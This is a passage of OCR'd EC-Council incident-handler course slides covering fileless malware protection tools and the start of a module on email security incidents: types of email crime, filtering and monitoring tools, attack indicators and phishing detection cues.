5. **Monitor RAM** regularly, as fileless malware can hide in the system memory
6. Leverage global threat feeds, pattern analysis, and fingerprinting
7. Use **GPOs** or **registry keys** to implement policies over DDE and macros
8. Configure the **attack surface reduction** (ASR) rules to detect and prevent fileless malware


hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Fileless Malware Protection Tools

Microsoft Defender for Endpoint

- Microsoft Defender for Endpoint is an **enterprise-level** endpoint security platform designed to help incident handlers **detect**, **investigate**, and respond to advanced threats such as **fileless attacks**



https://www.microsoft.com

- **Kaspersky Endpoint Security for Business**
  https://www.kaspersky.com
- **SentinelOne**
  https://www.sentinelone.com
- **BlackBerry Spark Suites**
  https://www.blackberry.com
- **Norton 360**
  https://us.norton.com
- **Sophos Endpoint Detection and Response (EDR)**
  https://www.sophos.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Module Summary


- In this module, we have discussed the following:
  - The importance of malware incident handling, propagation techniques, and common techniques attackers use to distribute malware on the web
  - Preparation steps involved while handling malware incidents
  - Various indicators of malware incidents and detection techniques such as live system/dynamic analysis, memory dump/static analysis, and intrusion analysis
  - Steps and guidelines that IH&R personnel must follow to contain and eradicate malware incidents
  - Various steps that IH&R personnel must follow to recover after malware incidents to maintain business continuity
- In the next module, we will discuss handling and response to various email security incidents

hidee01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

E|CIH
EC-Council | Certified Incident Handler

EC-Council
Building A Culture Of Security



hide01.ir

Module 05

Handling and Responding to Email Security Incidents

LEARNING OBJECTIVES

- LO#01: Understand Email Security Incidents
- LO#02: Explain Preparation Steps for Handling Email Security Incidents
- LO#03: Understand Detection and Containment of Email Security Incidents
- LO#04: Understand Analysis of Email Security Incidents
- LO#05: Explain Eradication of Email Security Incidents
- LO#06: Understand the Process of Recovery after Email Security Incidents
- LO#07: Understand the Handling of Email Security Incidents - Case Study
- LO#08: Explain Best Practices against Email Security Incidents

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#01: Understand Email Security Incidents

hide01.ir


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Introduction to Email Security Incidents

- Email messages carry **sensitive information**, which is exploited by threat actors in various ways



- Email attacks can cause leakage of sensitive data, installation of malware, or other malicious activities that can **inflict huge financial and resource losses** on organizations



- The IH&R team should be able to provide **quick responses** to email attacks because they start operating immediately after a click



hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Email Security Incidents

Crimes Committed by Sending Emails

- Attackers send emails to commit specific crimes
  - Spamming
  - Phishing
  - Mail bombing
  - Mail storming
  - Malware distribution

Crimes Supported by Emails

- Attackers use emails for **criminal acts** such as stalking, committing fraud, and selling narcotics
  - Identity theft
  - Cyberstalking
  - Child pornography
  - Child abduction



hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Crimes Committed by Sending Emails

Spamming	Irrelevant, unwanted, and unsolicited emails that attempt to collect **financial information**, **Social Security numbers**, and **network information**
Phishing	The practice of **sending an illegitimate email** claiming to be from a legitimate site to **acquire a user's personal** or **account information** Different types of phishing attacks include **spear phishing**, **whaling**, **pharming**, and **spimming**
Mail Bombing	Refers to the process of **repeatedly sending an email message** to a particular address at a specific victim's site The primary objective behind mail bombing is to overload the email server and make it unserviceable
Mail Storming	Occurs when computers start **communicating without human intervention** The use of mailing lists, auto-forwarding emails, automated response, and presence of more than one email address are the main causes of a mail storm
Malware Distribution	The process of **sending attachments** that contain malware or links to websites that download malware When a user clicks on the link or opens the attachment, malicious code is automatically downloaded and executed on the user's system

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Crimes Supported by Emails

hide01.ir

Identity Theft

- A crime in which **an imposter steals your personally identifiable information** such as name, credit card number, Social Security or driver's license numbers, etc. to commit fraud or other crimes
- Attackers can use email to perform identity theft for the purpose of impersonating the target organization's employees and obtain physical access to their facilities

Cyberstalking

- A crime where attackers **harass an individual**, **group**, **or organization** using emails or instant messengers (IMs)
- Attackers try to **threaten**, **make false accusations**, defame, slander, libel, or steal the identity of victim(s) as a part of cyberstalking

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#02: Explain Preparation Steps for Handling Email Security Incidents

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Preparation for Handling Email Security Incidents

1. Configure **email filtering tools** to filter and block all malicious emails transmitted across the network
2. Deploy **email monitoring tools** to check for malicious attachments, links, messages as well as sensitive data in incoming and outgoing emails
3. Employ **email log analysis tools** to extensively analyze all incoming and outgoing emails across the network
4. Establish **email-independent communication** channels such as telephone, message, and VOIP to report incidents to the incident response team
5. Create **awareness among employees** about different email attacks and techniques used by attackers to trick users
6. Train employees to **analyze email information** such as sender's address, content validation, and signature examination
7. Implement an **acceptable email usage policy** to define the satisfactory behavior of employees while using organization email
8. Configure **email clients** or **servers** to create regular archives and backups of all emails

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Email Filtering Tools

MailWasher PRO | MailWasher allows incident handlers to **screen all types of email accounts** in one place and allows the required emails in the inbox



https://www.firetrust.com

- **N-able Mail Assure** — *https://www.n-able.com*
- **SpamBully** — *https://spambully.com*
- **MailCleaner** — *https://www.mailcleaner.net*
- **Email Security.cloud** — *https://www.broadcom.com*
- **Barracuda Email Security Gateway** — *https://www.barracuda.com*


hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Email Monitoring Tools

Teramind

Teramind **blocks suspicious emails**, prevents email attachment downloads, and monitors email transport activity



hide01.ir


- **Inbound Shield**
  https://trustifi.com
- **Topsec Managed Email Security**
  https://www.topsec.com
- **InterGuard**
  https://www.interguardsoftware.com
- **Solarwinds Email Monitoring Software**
  https://www.solarwinds.com
- **Sophos Email Security**
  https://www.sophos.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Email Log Analysis Tools

Tracemail


Tracemail allows the IH&R team to **analyze the log traffic** of received (Received E-mails) and sent (Sent E-mails) emails. It allows email traffic logs from various infrastructures such as POP, IMAP, SMTP, Webmail, and MX



https://www.qboxmail.com

Mailgun

Mailgun is an email log diagnostic tool that allows the IH&R team to detect patterns and **irregularities in email** communication



https://www.mailgun.com

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#03: Understand Detection and Containment of Email Security Incidents

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Indicators of Email Attack

1. Unavailability of the **email server**
2. Inability to **access the system** or email account after opening an email
3. System showing **signs of a malware attack** after opening a link or attachment from an email
4. Sudden **increase in advertising** and spam emails
5. **Changes to the theme and interface** of email web pages

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Indicators of Identity Theft

1. Unfamiliar **changes to your credit card** that you do not recognize
2. **No longer receive** credit card, bank, or utility **statements**
3. Creditors call asking about an **unknown account** under your name
4. **Numerous traffic violations** under your name that you did not commit
5. You receive **charges for medical treatment** or services you never received
6. More than one tax return filed under your name
7. Being denied access to your own account and **unable to take out loans** or use other services
8. **Not receiving electricity**, gas, water, or other services **bills** due to stolen mail
9. Sudden **changes in your personal medical records** showing a condition you do not suffer from
10. **Unable to sign-in** to your social media accounts


hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Detecting Phishing/Spam Mails

1. Unexpected attachments from **unknown users**
2. **Attachments** with unusual or unrecognized formats
3. **Differences** in **email ID** of the sender
4. Emails from IDs that have incomplete or **incorrect organization**
5. Having generic greetings such as "**Dear users**"
6. Emails with links that display a **different website** or URL when **hovered on**
7. Emails presenting **offers** that are **too attractive** to believe






hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Detecting Phishing/Spam Mails (Cont'd)

8. Emails trying to arouse a **sense of urgency**
9. Emails that seem to be from the **user's bank** or financial institution
10. Messages asking for **charity donations**
11. Obvious **misspellings** and strange usage of punctuation
12. Mails requesting **personal information**
13. Emails that **do not have a complete signature**



